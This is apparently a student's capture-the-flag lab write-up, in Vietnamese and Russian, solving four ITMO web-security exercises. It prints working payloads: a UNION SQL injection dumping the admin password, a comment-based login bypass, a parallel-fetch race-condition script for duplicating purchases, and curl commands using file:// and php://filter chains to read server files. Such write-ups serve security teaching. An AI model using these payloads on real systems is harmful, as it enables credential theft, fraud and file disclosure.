


6 - Phân tích bảo mật ứng dụng web

1. Форма авторизации 2 (Mẫu giấy ủy quyền số 2)

У вас есть форма авторизации администратора. Но вы не знаете пароль. Флаг в пароле админа.



The screenshot shows a web browser window with the address bar displaying a URL. The main content area features a login form with the following elements:

- Title:** Войдите в свой аккаунт
- Fields:**
 - Имя пользователя: (Username)
 - Пароль: (Password)
- Buttons:**
 - Войти (Login)
- Links:**
 - У вас еще нет аккаунта? [Зарегистрируйтесь](#)

Tiến hành đăng ký tài khoản:

Регистрация

Имя пользователя:

Пароль:

Принять

[Вход](#)

Đăng nhập:

ПОИСК В БАЗЕ ДАННЫХ ДЕЯТЕЛЕЙ СССР				
Имя	Дата рождения	Место рождения	Деятельность	Ключевая деятельность
Поиск... ИСКАТЬ				

Nhập vào ô tìm kiếm

```
' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,(SELECT password FROM users WHERE username='admin')-- -
```

22 апреля 1870 г.	Симбирск (ныне Ульяновск), Россия	Политик, революционер	Октябрьская революция, создание Советского государства
21 декабря 1879 г.	Гори, Грузия	Политик, вождь	Индустриализация СССР, коллективизация земли
17 апреля 1894 г.	Калиновка, Россия	Политик, деятель КПСС	Программа 20-летнего срока, советско-американская договоренность о ликвидации ракет средней дальности
9 марта 1934 г.	Клушино, СССР	Космонавт	Первый полет человека в открытый космос
21 мая 1921 г.	Москва, Россия	Физик, общественный деятель	Работы в области ядерной физики, правозащитной деятельностью
22 января 1908 г.	Баку, Российская Империя	Физик-теоретик	Разработка квантовой теории поля
21 февраля 1904 г.	Санкт-Петербург, Российская Империя	Политический деятель	Создание плана экономического развития страны
19 Июля 1906 г.	Вышний Волочек, Россия	Ученый	Развитие радиоволнового движения
12 января 1907 г.	Житомир, Российская империя	Конструктор Ракет и Космических систем	Создание первого искусственного спутника земли
1 марта 1936 г.	Таганрог, Россия	Физик	Помощь после аварии на Чернобыльской АЭС
23 марта 1915 г.	Яровое, Томская губерния	Снайпер	Победоносный путь батальона снайперов
1 декабря 1896 г.	Стрельцово, Российская империя	Военачальник	Руководство операциями Второй мировой войны на Восточном фронте
10 ноября 1919 г.	Курск, Россия	Инженер-конструктор	Разработка автомата АК-47
3 октября 1895 г.	Константиново, Российская империя	Поэт	Лирика, романтизм, эмоциональность
21 февраля 1896 г.	Румянцево, Российская империя	Военачальник	Разработка специальных операций в Красной Армии
15 июня 1914 г.	Нагорный, Российская империя	Политик, государственный деятель	Генсек КПСС, реформатор
8 января 1902 г.	Оренбург, Российская империя	Политический деятель	Создание возможностей для мирного общения с Западом
5 января 1905 г.	Тифлис, Российская империя	Инженер-конструктор	Разработка военных самолетов
None	None	None	ba607c736fcdd36227e29ffb605f7b4cbd112442ec53be53bdeb6e9752641e2809a57f634434001d074dd69164

2. Простая форма авторизации

Ответ где-то в кабинете администратора. Но вот пароль вам неизвестен. Вы только знаете, что база данных MySQL.

Enter your admin credentials

Name

Password

username:

admin" --

password:

"

Hello, admin. You are in! Flag is 05d3cc8462e6b5daeb15df2044e6cadae310154afce5f3fde208b1a0e1a0fa35b6ee29e4aad7fbdc223e64fcb9081bb9

3. Драг рейсинг

Описание задания

Купите самый дорогой авто. Для решения воспользуйтесь атакой Race Condition.

Подсказка

Выдержка из кода функции sell:

```

gd = mongo.db.goods.find_one({"id": int(id)}) if current_user.user_json["money"]
>= gd['price']: if mongo.db.inventory.find_one({"user":
ObjectId(current_user.user_json['_id']), "title": gd['title']}) is None:
mongo.db.users.update_one({"_id": ObjectId(current_user.user_json['_id'])},
{"$set": {"money": current_user.user_json["money"] - gd['price']}})
mongo.db.inventory.insert_one({ "user": ObjectId(current_user.user_json['_id']),
"title": gd['title'] }) if gd['id'] == 1: flash(flag)
mongo.db.users.update_one({"_id": ObjectId(current_user.user_json['_id'])},
{"$set": {"money": 0}}) else: flash("Success", "success") else: flash("You
already have such a car in your garage", "warning") else: flash("Not enough
money", "warning")

```



Car shop


The place to get a new car

[Signup](#) | [Login](#)

Login

Please log in to access this page.

Ta tiến hành signup sau đó login



[Logout](#)

Money: \$ 1000

Order delivery:

red lamborghini	\$20000.0	Buy
grey renault	\$4842	Buy
viridian infiniti	\$7004	Buy
asparagus nissan	\$7661	Buy
terra-cotta lada	\$7535	Buy
myrtle citroën	\$564	Buy
grey daihatsu	\$2451	Buy
amaranth suzuki	\$3417	Buy
pink mercedes-benz	\$431	Buy
van-dyke-brown saab	\$750	Buy
ecru opel	\$2540	Buy
cherry-blossom-pink dodge	\$3479	Buy
amethyst toyota	\$4319	Buy
linen mercedes-benz	\$9752	Buy

1) Lấy đúng URL 2 xe rẻ (đều $\leq \$569$ hiện có)


- Nhấp phải vào **Buy** của *pink mercedes-benz* → **Copy link address** → được dạng `"https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/9"`.
- Nhấp phải vào **Buy** của *myrtle citroën* (\$564) → **Copy link address** → giả sử là `"https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/6"` (ở bạn có thể là số khác).

2) Bắn **CÙNG LÚC** 2 id để tạo race

Mở **Console** và chạy (đổi **U1** , **U2** theo link bạn copy được):

```
const U1 = 'https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/9'; // pink mercedes-benz $431
const U2 = 'https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/6'; // myrtle citroën $564
<-- thay đúng id của bạn // Bắn 100 cặp request song song
const reqs = [];
for (let i = 0; i < 100; i++) {
  reqs.push(fetch(U1, { credentials: 'include', cache: 'no-store' }));
  reqs.push(fetch(U2, { credentials: 'include', cache: 'no-store' }));
}
await Promise.all(reqs);
location.reload();
```

Nếu thấy chưa “ăn”, tăng vòng lặp lên 200–300 hoặc mở 2 tab và chạy cùng lúc.



The screenshot shows a web application titled "Car shop" with the tagline "The place to get a new car". It features a "Logout" button and a "Money: \$ 436" display. Below is a table of cars for sale, each with a "Buy" button. To the right, the Chrome DevTools Network tab is open, showing a list of requests. The "profile" request is highlighted, showing its details in the right pane.

Car shop
The place to get a new car

Logout

Money: \$ 436

Order delivery:

Car	Price	Action
red lamborghini	\$20000.0	Buy
grey renault	\$4842	Buy
viridian infiniti	\$7004	Buy
asparagus nissan	\$7661	Buy
terra-cotta lada	\$7535	Buy
myrtle citroën	\$564	Buy Sell
grey daihatsu	\$2451	Buy
amaranth suzuki	\$3417	Buy
pink mercedes-benz	\$431	Buy Sell
van-dyke-brown saab	\$750	Buy
ecru opel	\$2540	Buy
cherry-blossom-pink dodge	\$3479	Buy
amethyst toyota	\$4319	Buy
linen mercedes-benz	\$9752	Buy

Network tab details:

Name	Status	Type	Initiator	Size	Time
profile	200	document	Other	2.6 kB	91 ms
bootstrap.min.css	200	stylesheet	profile:6	(memory cache)	0 ms
jquery.min.js	200	script	profile:1039	(memory cache)	0 ms
bootstrap.min.js	200	script	profile:1040	(memory cache)	0 ms
t/m	200	fetch	index:life:is:123	82 B	220 ms
t/m	200	preflight	index:life:is:123	0 B	203 ms
logo.png	200	png	index:life:is:123	421 kB	13 ms

7 requests | 424 kB transferred | 698 kB resources | Finish: 964 ms | DOMContentLoaded: 255 ms | Load: 529 ms

3) Bán hàng loạt để gom tiền

Sau khi reload, mặc dù UI chỉ hiện **Buy | Sell** một lần cho mỗi xe, bạn đã có **nhều bản ghi trùng**. Bán spam để cộng tiền:

```
// đổi id theo đúng link Sell bạn copy (thường là /sell/9 và /sell/6) for (let i = 0; i < 300; i++) { fetch('https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/9', { credentials: 'include' }); fetch('https://9a63dbd6-5985-4b68-8b94-ebe89aed1777-drag-racing-app.web.lms.itmo.xyz/buy/6', { credentials: 'include' }); } setTimeout(() => location.reload(), 1200);
```

Tiền sẽ nhảy mạnh (vượt xa \$20 000).

Hoặc bấm sell



Car shop

The place to get a new car


[Logout](#)

Money: \$ 20927


Success

Order delivery:

red lamborghini	\$20000.0	Buy
grey renault	\$4842	Buy
viridian infiniti	\$7004	Buy
asparagus nissan	\$7661	Buy
terra-cotta lada	\$7535	Buy
myrtle citroën	\$564	Buy Sell
grey daihatsu	\$2451	Buy
amaranth suzuki	\$3417	Buy
pink mercedes-benz	\$431	Buy Sell
van-dyke-brown saab	\$750	Buy
ecru opel	\$2540	Buy
cherry-blossom-pink dodge	\$3479	Buy



sau đó mua chiếc xe id 1 (xe red kamborghini)



```
curl -sL --post301 --post302 --post303 \
--data "url=file:///proc/self/cwd/flag_files.php" \
https://c2c41512-fe7a-446d-b637-23ff2e2ca046-phpwebapp.web.lms.itmo.xyz/index.php
```

4. Творческое (PHP 01)

1. Lấy tên file flag (**flag_files.php**)

Trong terminal (Ubuntu):

```
curl -sX POST '' \ --data 'url=flag_files.php'
```

Trong output bạn sẽ thấy kiểu như:

```
chu >> curl -sX POST 'https://5837df21-7eec-4f79-beb9-b482538acc43-phpwebapp.web.lms.itmo.xyz/' \
--data 'url=flag_files.php'

<?php
$flag_file1 = '/flag_vw3dd9b2.txt';
$flag_file2 = '/flag_c60vemgp.txt';
?>
```

➔ Ghi lại **chính xác** hai đường dẫn (ví dụ):

- `/flag_8kvsz4jj.txt`
- `/flag_abcd1234.txt`

Sau đây mình sẽ gọi chúng là **FLAG1** và **FLAG2**.

2. Clone và chạy wrapwrap

Trong thư mục bất kỳ:

```
git clone https://github.com/ambionics/wrapwrap.git cd wrapwrap
```

Giả sử FLAG1 là `/flag_8kvsz4jj.txt`, chạy: `python3 wrapwrap.py /flag_8kvsz4jj.txt '<?php' 96`

```
python3 wrapwrap.py / '<?php ' ' ' 96
```

Giải thích tham số:

- `/flag_8kvsz4jj.txt` – đường dẫn file flag 1 (FLAG1).
- `'<?php '` – chuỗi prefix mà server yêu cầu (bắt đầu bằng `<?php` + dấu cách).
- `' '` – suffix rỗng.
- `96` – độ dài flag (96 hex).

Sau khi chạy, script sẽ tạo file `chain.txt` trong cùng thư mục.

Xem nội dung:

```
cat chain.txt
```

Bạn sẽ thấy một chuỗi rất dài kiểu:

➡ **Copy nguyên cả dòng này** (từ `php://filter...` cho đến hết `resource=/flag_8kvsz4jj.txt`).

3. Gửi POST với chuỗi php://filter đó

Cách dễ nhất: dùng `curl`

Vẫn trong thư mục `wrapwrap`, chạy:

```
curl -X POST '' \ --data-urlencode "url=$(cat chain.txt)"
```

- `-data-urlencode "url=$(cat chain.txt)"` sẽ gửi toàn bộ nội dung `chain.txt` vào param `url=` mà không bị shell hiểu nhầm dấu `|`.

Kết quả: Server sẽ trả về một đoạn bắt đầu bằng:


```
<?php xxxxxxxxxxxx...
```

Trong đó phần sau `<?php` là một nửa flag (chuỗi HEX).

Ví dụ:

```
<?php 7A3B...F1C2
```

➡ Bạn chỉ cần copy phần HEX (không copy `<?php`). Đây là phần 1 của flag.



```
chu >> curl -X POST 'https://5837df21-7eec-4f79-beb9-b482538acc43-phpwebapp.web.lms.itmo.xyz/' \
--data-urlencode "url=$(cat chain.txt)"
<?php 3dd72f6d0050e31a9ee7dfa5d98820d8aab1c28bc8
(chu) chu-latitude-5510 → Desktop\wrapwrap → (main) 320ms 10:31 AM
chu >>
```

4. Đọc file flag thứ hai (FLAG2)

Ta có thể tận dụng lại y nguyên filter chain, chỉ đổi `resource=` ở cuối thành tên file thứ hai.

4.1. Tạo file `chain2.txt` từ `chain.txt`

```
cp chain.txt chain2.txt
```

Mở `chain2.txt` bằng editor (nano, vim, hoặc GUI):

```
nano chain2.txt
```

Ở cuối dòng bạn sẽ thấy:

```
...convert.base64-decode/resource=/flag_8kvsz4jj.txt
```

Thay `/flag_8kvsz4jj.txt` bằng FLAG2, ví dụ:

```
...convert.base64-decode/resource=/flag_abcd1234.txt
```

Lưu và thoát (với nano: `Ctrl+O`, Enter, `Ctrl+X`).

4.2. Gửi request cho FLAG2

```
curl -X POST 'https://768c02d0-f828-4236-85fb-7a50df5a333c-phpwebapp.web.lms.itmo.xyz/' \ --data-urlencode "url=$(cat chain2.txt)"
```

Trong response lại sẽ có:

```
<?php yyyyyyyyyy...
```